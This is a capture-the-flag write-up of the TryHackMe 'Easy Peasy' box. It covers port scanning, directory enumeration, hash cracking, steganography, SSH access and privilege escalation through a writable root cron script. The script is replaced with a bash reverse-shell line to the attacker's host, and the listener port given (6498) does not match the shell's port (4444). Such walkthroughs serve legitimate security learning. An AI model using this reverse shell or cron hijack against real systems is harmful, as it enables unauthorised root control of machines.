Challenge Name:EASY PEASY

- Platform: THM

- Difficulty: Easy

🌐 Port Scanning:

-Nmap-→ sudo nmap -A IP -p-

-Find 3 ports open:

- 80(HTTP)
- 6498(SSH)
- 65524(HTTP), Apache.

🗁 Web /Directory Discovery:

Use Gobuster to enumerate both websites IP:80 and IP:65524

-IP:80:

Looks like this:

I run gobuster dir -u IP -w directory-list-2.3-medium.txt

I find a directory called /hidden/,when viewing the page source I find it looks like this:

I further enumerate it using dir -u IP/hidden/ -w directory-list-2.3-medium.txt and find another directory called /hidden/whatever/, it looks like this:

Upon inspecting the page source we find an interesting section:

<p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>

After running this string “ZmxhZ3tmMXJzN19mbDRnfQ==” in CyberChef wizards module we find the first flag.

The page is lieterally called dead end, I stop looking over here and switch to the second webpage.

-IP:65524:

Looks like this:

Upon looking at the /robots.txt file we find a hash, when decrypted it gives us the second flag.

The third flag seems to be located within the text of the actual webpage, it contains a hash that we need to decrypt using a provided wordlist as indicated by the task 3, unfortunately I cannot seem to decrypt it using either hashcat nor john.

When inspecting the web page, I come across a hidden comment that gives me a string and hints at it being encoded in ba……, I decode it and obtain the name of the hidden directory in the main webpage (port 80), it looks like this:

The page source contains what seems to be a hash, Hash id guesses it to be SHA-256. Let's try to crack it with the provided wordlist as instructed.

I used the hint to know the hash format. Works perfectly.

I analyzed the jpg file too with steghide, asked for a passphrase which was the just recently cracked password.

The text extracted from the image contains a username and a password that is clearly in binary, I decode it with cyberChef and log into the machine with ssh.

🖥 Initial Access:

I access the machine with ssh with the credentials previously obtained.


It doesn't work, I spend some time trying to figure out why and remember that ssh is not running on port 22, it runs on port 6498.

Upon login we are warmingly welcomed by a staunch message telling us we have 1 and a half minutes before the AC-130 starts firing at us. I grab that sweet user flag. It comes with a hint saying something is wrong with it, it seems to be rotated:

User Flag But It Seems Wrong Like It`s Rotated Or Something

The flag is encrypted using a Ceasar's cypher with 13 rotations. Onto trying to get root, seems we have a time limit of 1 and a half minutes to do so.

Privilege Escalation:



Enumeration:

ls -l, find / -perm -4000 -type f 2>/dev/null | grep sudo, getcap -r / 2>/dev/null, cat /etc/crontab

-Vuln Found: I found a vulnerable cron job running every minute as root that executes a writable script located in /var/www, it is hidden so I needed to use ls -la to see it:

#!/bin/bash

i will run as root

Because it seems we will get kicked out of the ssh session in one minute and a half, instead of modifying the script and waiting for it to drop me into a root shell within the ssh session, I modified it to get a reverse shell on my vm:

#!/bin/bash

bash -i >& /dev/tcp/IP/4444 0>&1

I got the root shell with my nc -lvnp -p 6498 listener, stabilized it and navigated to the root directory where the .root.txt flag was located. It was hidden so I had to use ls -la to see it.

This concludes my first write up for a THM box, this was really cool and definitely took me some time to figure out.